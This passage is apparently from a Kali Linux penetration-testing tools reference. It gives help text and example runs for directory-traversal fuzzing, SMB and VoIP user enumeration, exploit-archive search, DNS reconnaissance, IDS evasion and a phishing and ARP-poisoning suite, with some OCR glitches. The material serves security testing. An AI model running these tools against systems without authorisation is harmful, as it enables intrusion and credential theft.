#  \______ \    ____ _/  |_\______ \    ____ _/  |_\______   \__  _  __ ____    #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \   #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#          \/                      \/                                      \/   #
#                              - DotDotPwn v3.0 -                               #
#                         The Directory Traversal Fuzzer                        #
#                         http://dotdotpwn.sectester.net                        #
#                            dotdotpwn@sectester.net                            #
#                                                                               #
#                               by chr1x & nitr0us                              #
#################################################################################

Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
    Available options:
    -m  Module [http | http-url | ftp | tftp | payload | stdout]
    -h  Hostname
    -O  Operating System detection for intelligent fuzzing (nmap)
    -o  Operating System type if known ("windows", "unix" or "generic")
    -s  Service version detection (banner grabber)
    -d  Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)
    -f  Specific filename (e.g. /etc/motd; default: according to OS detected,
defaults in TraversalEngine.pm)
    -E  Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)
    -S  Use SSL - for HTTP and Payload module (use https:// for in url for http-uri)
    -u  URL with the part to be fuzzed marked as TRAVERSAL (e.g.
http://foo:8080/id.php?x=TRAVERSAL&y=31337)
    -k  Text pattern to match in the response (http-url & payload modules - e.g.
"root:" if trying /etc/passwd)
    -p  Filename with the payload to be sent and the part to be fuzzed marked with
the TRAVERSAL keyword
    -x  Port to connect (default: HTTP=80; FTP=21; TFTP=69)
    -t  Time in milliseconds between each test (default: 300 (.3 second))
    -X  Use the Bisection Algorithm to detect the exact deepness once a vulnerability
has been found
    -e  File extension appended at the end of each fuzz string (e.g. ".php", ".jpg",
".inc")
    -U  Username (default: 'anonymous')
    -P  Password (default: 'dot@dot.pwn')
    -M  HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY |
MOVE] (default: GET)
    -r  Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
    -b  Break after the first vulnerability is found
```

```
   -q  Quiet mode (doesn't print each attempt)
   -C  Continue if no data was received from host
```

DOTDOTPWN USAGE EXAMPLE

Use the HTTP scan module *(-m http)* against a host *(-h 192.168.1.1)* , using the GET method *(-M GET)*:

```
root@kali:~# dotdotpwn.pl -m http -h 192.168.1.1 -M GET
#################################################################################
#                                                                               #
#  CubilFelino                                                       Chatsubo   #
#  Security Research Lab              and            [(in)Security Dark] Labs   #
#  chr1x.sectester.net                             chatsubo-labs.blogspot.com   #
#                                                                               #
#                               pr0udly present:                                #
#                                                                               #
#  ________            __  ________            __  __________                   #
#  \______ \    ____ _/  |_\______ \    ____ _/  |_\______   \__  _  __ ____    #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \   #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#          \/                      \/                                      \/   #
#                              - DotDotPwn v3.0 -                               #
#                         The Directory Traversal Fuzzer                        #
#                         http://dotdotpwn.sectester.net                        #
#                            dotdotpwn@sectester.net                            #
#                                                                               #
#                               by chr1x & nitr0us                              #
#################################################################################

[+] Report name: Reports/192.168.1.1_05-20-2014_08-41.txt

[========== TARGET INFORMATION ==========]
[+] Hostname: 192.168.1.1
[+] Protocol: http
[+] Port: 80

[=========== TRAVERSAL ENGINE ===========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 19680
```

```
[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
```

CATEGORIES: INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, HTTP, RECON

enum4linux

ENUM4LINUX PACKAGE DESCRIPTION

A Linux alternative to enum.exe for enumerating data from Windows and Samba hosts.

Overview:

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.

It is written in Perl and is basically a wrapper around the Samba tools smbclient, rpclient, net and nmblookup.

The tool usage can be found below followed by examples, previous versions of the tool can be found at the bottom of the page.

Key features:

- RID cycling (When RestrictAnonymous is set to 1 on Windows 2000)
- User listing (When RestrictAnonymous is set to 0 on Windows 2000)
- Listing of group membership information
- Share enumeration
- Detecting if host is in a workgroup or a domain
- Identifying the remote operating system
- Password policy retrieval (using polenum)

Source: https://labs.portcullis.co.uk/tools/enum4linux/

enum4linux Homepage | Kali enum4linux Repo

- Author: Mark Lowe
- License: GPLv2

TOOLS INCLUDED IN THE ENUM4LINUX PACKAGE

enum4linux

```
root@kali:~# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
```

```
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
          against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default:
administrator,guest,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
```

```
access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB: Samba servers often seem to have RIDs in the range 3000-3050.

Dependancy info: You will need to have the samba package installed as this
script is basically just a wrapper around rpcclient, net, nmblookup and
smbclient.  Polenum from http://labs.portcullis.co.uk/application/polenum/
is required to get Password Policy info.
```

ENUM4LINUX USAGE EXAMPLE

Attempt to get the userlist *(-U)* and OS information *(-o)* from the target *(192.168.1.200)*:

```
root@kali:~# enum4linux -U -o 192.168.1.200
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Sun Aug 17 12:17:32 2014

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.200
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none



 =====================================================
|    Enumerating Workgroup/Domain on 192.168.1.200    |
 =====================================================
[+] Got domain/workgroup name: KALI
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, RECON, SMB

enumIAX

ENUMIAX PACKAGE DESCRIPTION

enumIAX is an Inter Asterisk Exchange protocol username brute-force enumerator. enumIAX may operate in two distinct modes; Sequential Username Guessing or Dictionary Attack.

Source: http://enumiax.sourceforge.net/

enumIAX Homepage | Kali enumIAX Repo

- Author: Dustin D. Trammell

- License: GPLv2

TOOLS INCLUDED IN THE ENUMIAX PACKAGE

enumiax–IAXprotocolusernameenumerator

```
root@kali:~# enumiax -h
enumIAX 0.4a
Dustin D. Trammell <dtrammell@tippingpoint.com>

Usage: enumiax [options] target
  options:
    -d <dict>   Dictionary attack using <dict> file
    -i <count>  Interval for auto-save (# of operations, default 1000)
    -m #        Minimum username length (in characters)
    -M #        Maximum username length (in characters)
    -r #        Rate-limit calls (in microseconds)
    -s <file>   Read session state from state file
    -v          Increase verbosity (repeat for additional verbosity)
    -V          Print version information and exit
    -h          Print help/usage information and exit
```

ENUMIAX USAGE EXAMPLE

Run a dictionary attack *(-d /usr/share/wordlists/metasploit/unix_users.txt)* against the target host *(192.168.1.1)*:

```
root@kali:~# enumiax -d /usr/share/wordlists/metasploit/unix_users.txt 192.168.1.1
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, RECON, VOIP

exploitdb

EXPLOITDB PACKAGE DESCRIPTION

Searchable archive from The Exploit Database.

exploitdb Homepage | Kali exploitdb Repo

- Author: Kali Linux
- License: GPLv2

TOOLS INCLUDED IN THE EXPLOITDB PACKAGE

searchsploit–UtilitytosearchtheExploitDatabasearchive

```
root@kali:~# searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]
```

```
Example: searchsploit oracle windows local

=======
Options
=======

   -c               Perform case-sensitive searches; by default, searches will
                     try to be greedy
   -h, --help    Show help screen
   -v               By setting verbose output, description lines are allowed to
                     overflow their columns

*NOTES*
Use any number of search terms you would like (minimum of one).
Search terms are not case sensitive, and order is irrelevant.
```

EXPLOITDB USAGE EXAMPLE

Search for ***remote oracle*** exploits for ***windows***:

```
root@kali:~# searchsploit oracle windows remote
 Description                                                                 Path
----------------------------------------------------------------------------- -------
---------------------------
Oracle XDB FTP Service UNLOCK Buffer Overflow Exploit                       |
/windows/remote/80.c
Oracle 9.2.0.1 Universal XDB HTTP Pass Overflow Exploit                     |
/windows/remote/1365.pm
Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit                   |
/windows/remote/3364.pl
Oracle WebLogic IIS connector JSESSIONID Remote Overflow Exploit             |
/windows/remote/8336.pl
Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit              |
/windows/remote/9652.sh
```

CATEGORIES: INFORMATION GATHERING*TAGS:* EXPLOITATION

Fierce

FIERCE PACKAGE DESCRIPTION

First what Fierce is not. Fierce is not an IP scanner, it is not a DDoS tool, it is not designed to scan the whole Internet or perform any un-targeted attacks. It is meant specifically to locate likely targets both inside and outside a corporate network. Only those targets are listed (unless the -nopattern switch is used). No exploitation is performed (unless you do something intentionally malicious with the -connect switch). Fierce is a reconnaissance tool. Fierce is a PERL script that quickly scans domains (usually in just a few minutes, assuming no network lag) using several tactics.

Source: http://ha.ckers.org/fierce/

[Fierce Homepage](#) | [Kali Fierce Repo](#)

- Author: RSnake
- License: GPLv2

TOOLS INCLUDED IN THE FIERCE PACKAGE

fierce–DomainDNSscanner

```
root@kali:~# fierce -h
fierce.pl (C) Copywrite 2006,2007 - By RSnake at http://ha.ckers.org/fierce/

    Usage: perl fierce.pl [-dns example.com] [OPTIONS]

Overview:
    Fierce is a semi-lightweight scanner that helps locate non-contiguous
    IP space and hostnames against specified domains.  It's really meant
    as a pre-cursor to nmap, unicornscan, nessus, nikto, etc, since all
    of those require that you already know what IP space you are looking
    for.  This does not perform exploitation and does not scan the whole
    internet indiscriminately.  It is meant specifically to locate likely
    targets both inside and outside a corporate network.  Because it uses
    DNS primarily you will often find mis-configured networks that leak
    internal address space. That's especially useful in targeted malware.

Options:
    -connect    Attempt to make http connections to any non RFC1918
        (public) addresses.  This will output the return headers but
        be warned, this could take a long time against a company with
        many targets, depending on network/machine lag.  I wouldn't
        recommend doing this unless it's a small company or you have a
        lot of free time on your hands (could take hours-days).
        Inside the file specified the text "Host:\n" will be replaced
        by the host specified. Usage:

    perl fierce.pl -dns example.com -connect headers.txt

    -delay      The number of seconds to wait between lookups.
    -dns        The domain you would like scanned.
    -dnsfile    Use DNS servers provided by a file (one per line) for
                reverse lookups (brute force).
    -dnsserver  Use a particular DNS server for reverse lookups
    (probably should be the DNS server of the target).  Fierce
    uses your DNS server for the initial SOA query and then uses
    the target's DNS server for all additional queries by default.
-file       A file you would like to output to be logged to.
-fulloutput When combined with -connect this will output everything
    the webserver sends back, not just the HTTP headers.
-help       This screen.
-nopattern  Don't use a search pattern when looking for nearby
    hosts.  Instead dump everything.  This is really noisy but
    is useful for finding other domains that spammers might be
    using.  It will also give you lots of false positives,
    especially on large domains.
-range      Scan an internal IP range (must be combined with
    -dnsserver).  Note, that this does not support a pattern
    and will simply output anything it finds.  Usage:

perl fierce.pl -range 111.222.333.0-255 -dnsserver ns1.example.co

-search     Search list.  When fierce attempts to traverse up and
    down ipspace it may encounter other servers within other
    domains that may belong to the same company.  If you supply a
    comma delimited list to fierce it will report anything found.
    This is especially useful if the corporate servers are named
    different from the public facing website.  Usage:

perl fierce.pl -dns examplecompany.com -search corpcompany,blahcompany

    Note that using search could also greatly expand the number of
    hosts found, as it will continue to traverse once it locates
    servers that you specified in your search list.  The more the
    better.
-suppress   Suppress all TTY output (when combined with -file).
-tcptimeout Specify a different timeout (default 10 seconds).  You
    may want to increase this if the DNS server you are querying
    is slow or has a lot of network lag.
-threads  Specify how many threads to use while scanning (default
  is single threaded).
-traverse   Specify a number of IPs above and below whatever IP you
    have found to look for nearby IPs.  Default is 5 above and
    below.  Traverse will not move into other C blocks.
-version    Output the version number.
-wide       Scan the entire class C after finding any matching
    hostnames in that class C.  This generates a lot more traffic
```

```
        but can uncover a lot more information.
    -wordlist   Use a seperate wordlist (one word per line).  Usage:

    perl fierce.pl -dns examplecompany.com -wordlist dictionary.txt
```

FIERCE USAGE EXAMPLE

Run a default scan against the target domain *(-dns example.com)*:

```
root@kali:~# fierce -dns example.com
DNS Servers for example.com:
    b.iana-servers.net
    a.iana-servers.net

Trying zone transfer first...
    Testing b.iana-servers.net
        Request timed out or transfer not allowed.
    Testing a.iana-servers.net
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, PORTSCANNING, RECON

Firewalk

FIREWALK PACKAGE DESCRIPTION

Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway hostdoes not allow the traffic, it will likely drop the packets on the floor and we will see no response.

To get the correct IP TTL that will result in expired packets one beyond the gateway we need to ramp up hop-counts. We do this in the same manner that traceroute works. Once we have the gateway hopcount (at that point the scan is said to be `bound`) we can begin our scan.

It is significant to note the fact that the ultimate destination host does not have to be reached. It just needs to be somewhere downstream, on the other side of the gateway, from the scanning host.

Source: http://packetfactory.openwall.net/projects/firewalk/

Firewalk Homepage | Kali Firewalk Repo

- Author: Mike D. Schiffman, David Goldsmith
- License: BSD

TOOLS INCLUDED IN THE FIREWALK PACKAGE

firewalk–anactivereconnaissancenetworksecuritytool.

```
root@kali:~# firewalk -h
Firewalk 5.0 [gateway ACL scanner]
Usage : firewalk [options] target_gateway metric
          [-d 0 - 65535] destination port to use (ramping phase)
          [-h] program help
          [-i device] interface
          [-n] do not resolve IP addresses into hostnames
          [-p TCP | UDP] firewalk protocol
          [-r] strict RFC adherence
          [-S x - y, z] port range to scan
          [-s 0 - 65535] source port
          [-T 1 - 1000] packet read timeout in ms
          [-t 1 - 25] IP time to live
          [-v] program version
          [-x 1 - 8] expire vector
```

FIREWALK USAGE EXAMPLE

Scan ports 8079-8081 *(-S8079-8081)* through the eth0 interface *(-i eth0)*, do not resolve hostnames *(-n)*, use TCP *(-pTCP)* via the gateway *(192.168.1.1)* against the target IP *(192.168.0.1)*:

```
root@kali:~# firewalk -S8079-8081  -i eth0 -n -pTCP 192.168.1.1 192.168.0.1
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 192.168.1.1 using 192.168.0.1 as a metric.
Ramping Phase:
 1 (TTL  1): expired [192.168.1.1]
Binding host reached.
Scan bound at 2 hops.
Scanning Phase:
port 8079: *no response*
port 8080: A! open (port not listen) [192.168.0.1]
port 8081: *no response*

Scan completed successfully.
```

```
Total packets sent:              4
Total packet errors:             0
Total packets caught             2
Total packets caught of interest  2
Total ports scanned              3
Total ports open:                1
Total ports unknown:             0
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, PORTSCANNING, RECON

fragroute

FRAGROUTE PACKAGE DESCRIPTION

fragroute intercepts, modifies, and rewrites egress traffic destined for a specified host, implementing most of the attacks described in the Secure Networks “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection” paper of January 1998.

It features a simple ruleset language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise monkey with all outbound packets destined for a target host, with minimal support for randomized or probabilistic behaviour.

This tool was written in good faith to aid in the testing of network intrusion detection systems, firewalls, and basic TCP/IP stack behaviour. Please do not abuse this software.

Source: http://www.monkey.org/~dugsong/fragroute/

fragroute Homepage | Kali fragroute Repo

- Author: Dug Song
- License: 3-Clause BSD

TOOLS INCLUDED IN THE FRAGROUTE PACKAGE

fragroute–TestaNIDSbyattemptingtoevadeusingfragmentedpackets

```
root@kali:~# fragroute
Usage: fragroute [-f file] dst
Rules:
       delay first|last|random <ms>
       drop first|last|random <prob-%>
       dup first|last|random <prob-%>
       echo <string> ...
       ip_chaff dup|opt|<ttl>
       ip_frag <size> [old|new]
```

```
      ip_opt lsrr|ssrr <ptr> <ip-addr> ...
      ip_ttl <ttl>
      ip_tos <tos>
      order random|reverse
      print
      tcp_chaff cksum|null|paws|rexmit|seq|syn|<ttl>
      tcp_opt mss|wscale <size>
      tcp_seg <size> [old|new]
```

fragtest–TestaNIDSbyattemptingtoevadeusingfragmentedpackets

```
root@kali:~# fragtest
Usage: fragtest TESTS ... <host>

  where TESTS is any combination of the following (or "all"):

  ping      prerequisite for all tests
  ip-opt    determine supported IP options (BROKEN)
  ip-tracert    determine path to target
  frag      try 8-byte IP fragments
  frag-new  try 8-byte fwd-overlapping IP fragments, favoring new data (BROKEN)
  frag-old  try 8-byte fwd-overlapping IP fragments, favoring old data
  frag-timeout  determine IP fragment reassembly timeout (BROKEN)
```

FRAGROUTE USAGE EXAMPLE

```
root@kali:~# fragroute 192.168.1.123
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
172.16.79.182.53735 > 192.168.1.123.80: S 617662291:617662291(0) win 29200
```

FRAGTEST USAGE EXAMPLE

```
root@kali:~# fragtest ip-tracert frag-new 192.168.1.123
ip-tracert: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

CATEGORIES: INFORMATION GATHERING*TAGS:* EVASION, INFOGATHERING

fragrouter

FRAGROUTER PACKAGE DESCRIPTION

Fragrouter is a network intrusion detection evasion toolkit. It implements most of the attacks described in the Secure Networks “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection” paper of January 1998.

This program was written in the hopes that a more precise testing methodology might be applied to the area of network intrusion detection, which is still a black art at best.

> Conceptually, fragrouter is just a one-way fragmenting router – IP packets get sent from the attacker to the fragrouter, which transforms them into a fragmented data stream to forward to the victim.
>
> Source: fragrouter README
>
> [fragrouter Homepage](#) | [Kali fragrouter Repo](#)

- Author: Dug Song, Anzen Computing
- License: GPLv2

TOOLS INCLUDED IN THE FRAGROUTER PACKAGE

fragrouter–IDSevasiontoolkit

```
root@kali:~# fragrouter
Version 1.6
Usage: fragrouter [-i interface] [-p] [-g hop] [-G hopcount] ATTACK

 where ATTACK is one of the following:

 -B1: base-1: normal IP forwarding
 -F1: frag-1: ordered 8-byte IP fragments
 -F2: frag-2: ordered 24-byte IP fragments
 -F3: frag-3: ordered 8-byte IP fragments, one out of order
 -F4: frag-4: ordered 8-byte IP fragments, one duplicate
 -F5: frag-5: out of order 8-byte fragments, one duplicate
 -F6: frag-6: ordered 8-byte fragments, marked last frag first
 -F7: frag-7: ordered 16-byte fragments, fwd-overwriting
 -T1: tcp-1:  3-whs, bad TCP checksum FIN/RST, ordered 1-byte segments
 -T3: tcp-3:  3-whs, ordered 1-byte segments, one duplicate
 -T4: tcp-4:  3-whs, ordered 1-byte segments, one overwriting
 -T5: tcp-5:  3-whs, ordered 2-byte segments, fwd-overwriting
 -T7: tcp-7:  3-whs, ordered 1-byte segments, interleaved null segments
 -T8: tcp-8:  3-whs, ordered 1-byte segments, one out of order
 -T9: tcp-9:  3-whs, out of order 1-byte segments
 -C2: tcbc-2: 3-whs, ordered 1-byte segments, interleaved SYNs
 -C3: tcbc-3: ordered 1-byte null segments, 3-whs, ordered 1-byte segments
 -R1: tcbt-1: 3-whs, RST, 3-whs, ordered 1-byte segments
 -I2: ins-2:  3-whs, ordered 1-byte segments, bad TCP checksums
 -I3: ins-3:  3-whs, ordered 1-byte segments, no ACK set
 -M1: misc-1: Windows NT 4 SP2 - http://www.dataprotect.com/ntfrag/
 -M2: misc-2: Linux IP chains - http://www.dataprotect.com/ipchains/
```

FRAGROUTER USAGE EXAMPLE

Using interface eth0 *(-i eth0)*, send ordered 8-byte IP fragments *(-F1)*:

```
root@kali:~# fragrouter -i eth0 -F1
fragrouter: frag-1: ordered 8-byte IP fragments
```

CATEGORIES: INFORMATION GATHERING*TAGS:* EVASION, RECON

GhostPhisher

GHOST PHISHER PACKAGE DESCRIPTION

Ghost Phisher is a Wireless and Ethernet security auditing and attack software program written using the Python Programming Language and the Python Qt GUI library, the program is able to emulate access points and deploy.

Ghost Phisher currently supports the following features:

- HTTP Server
- Inbuilt RFC 1035 DNS Server
- Inbuilt RFC 2131 DHCP Server
- Webpage Hosting and Credential Logger (Phishing)
- Wifi Access point Emulator
- Session Hijacking (Passive and Ethernet Modes)
- ARP Cache Poisoning (MITM and DOS Attacks)
- Penetration using Metasploit Bindings
- Automatic credential logging using SQlite Database
- Update Support

Source: https://code.google.com/p/ghost-phisher/

Ghost-Phisher Homepage | Kali Ghost-Phisher Repo

- Author: Saviour Emmanuel Ekiko
- License: GPLv3


TOOLS INCLUDED IN THE GHOST-PHISHER PACKAGE

ghost-phisher–GUIsuiteforphishingandpenetrationattacks

A Wireless and Ethernet security auditing and attack software program

GHOST-PHISHER USAGE EXAMPLE

```
root@kali:~# ghost-phisher
```


Ghost Phisher
V1.62
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Access Point Details
Acess Point Name:
Channel:
IP address:
Mac Address:
Runtime:
Wireless Interface
Refresh Card List
Set Monitor
Access Point Settings
SSID:
IP Address:
Cryptography
None
WPA
WEP
Status
Connections:
Start
Stop

Wireless Interface: wlan0

Current Interface: wlan0

Mac Address: 00:1f:33:f3:51:13

Driver: AR9170

Monitor: Not Started

Channel: 1

Cryptography: ● None ○ WPA ○ WEP

CATEGORIES: INFORMATION GATHERING, WIRELESS ATTACKS*TAGS:* GUI, INFOGATHERING, SPOOFING, WIRELESS

GoLismero

GOLISMERO PACKAGE DESCRIPTION

GoLismero is an open source framework for security testing. It’s currently geared towards web security, but it can easily be expanded to other kinds of scans.

The most interesting features of the framework are:

- Real platform independence. Tested on Windows, Linux, *BSD and OS X.
- No native library dependencies. All of the framework has been written in pure Python.
- Good performance when compared with other frameworks written in Python and other scripting languages.
- Very easy to use.
- Plugin development is extremely simple.
- The framework also collects and unifies the results of well known tools: sqlmap, xsser, openvas, dnsrecon, theharvester
- Integration with standards: CWE, CVE and OWASP.
- Designed for cluster deployment in mind (not available yet).

Source: https://github.com/golismero/golismero

GoLismero Homepage | Kali GoLismero Repo

- Author: Daniel Garcia
- License: GPLv2

TOOLS INCLUDED IN THE GOLISMERO PACKAGE

golismero–Webapplicationmapper

```
root@kali:~# golismero -h

/----------------------------------------------\
| GoLismero 2.0.0b3 - The Web Knife           |
| Contact: golismero.project<@>gmail.com       |
|                                          |
| Daniel Garcia Garcia a.k.a cr0hn (@ggdaniel) |
| Mario Vilas (@Mario_Vilas)                  |
\----------------------------------------------/

usage: golismero.py COMMAND [TARGETS...] [--options]

  SCAN:
    Perform a vulnerability scan on the given targets. Optionally import
    results from other tools and write a report. The arguments that follow may
    be domain names, IP addresses or web pages.

  PROFILES:
    Show a list of available config profiles. This command takes no arguments.

  PLUGINS:
    Show a list of available plugins. This command takes no arguments.

  INFO:
    Show detailed information on a given plugin. The arguments that follow are
    the plugin IDs. You can use glob-style wildcards.

  REPORT:
    Write a report from an earlier scan. This command takes no arguments.
    To specify output files use the -o switch.

  IMPORT:
    Import results from other tools and optionally write a report, but don't
    scan the targets. This command takes no arguments. To specify input files
    use the -i switch.

  DUMP:
    Dump the database from an earlier scan in SQL format. This command takes no
    arguments. To specify output files use the -o switch.

  UPDATE:
    Update GoLismero to the latest version. Requires Git to be installed and
    available in the PATH. This command takes no arguments.

examples:

  scan a website and show the results on screen:
    golismero.py scan http://www.example.com

  grab Nmap results, scan all hosts found and write an HTML report:
    golismero.py scan -i nmap_output.xml -o report.html

  grab results from OpenVAS and show them on screen, but don't scan anything:
    golismero.py import -i openvas_output.xml

  show a list of all available configuration profiles:
    golismero.py profiles

  show a list of all available plugins:
    golismero.py plugins

  show information on all bruteforcer plugins:
    golismero.py info brute_*

  dump the database from a previous scan:
    golismero.py dump -db example.db -o dump.sql
```

GOLISMERO USAGE EXAMPLE

Run a vulnerability scan *(scan)* against the targets in the input file *(-i /root/port80.xml)*, saving the output to a file *(-o sub1-port80.html)*:

```
root@kali:~# golismero scan -i /root/port80.xml -o sub1-port80.html
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, RECON, WEBAPPS

goofile

GOOFILE PACKAGE DESCRIPTION

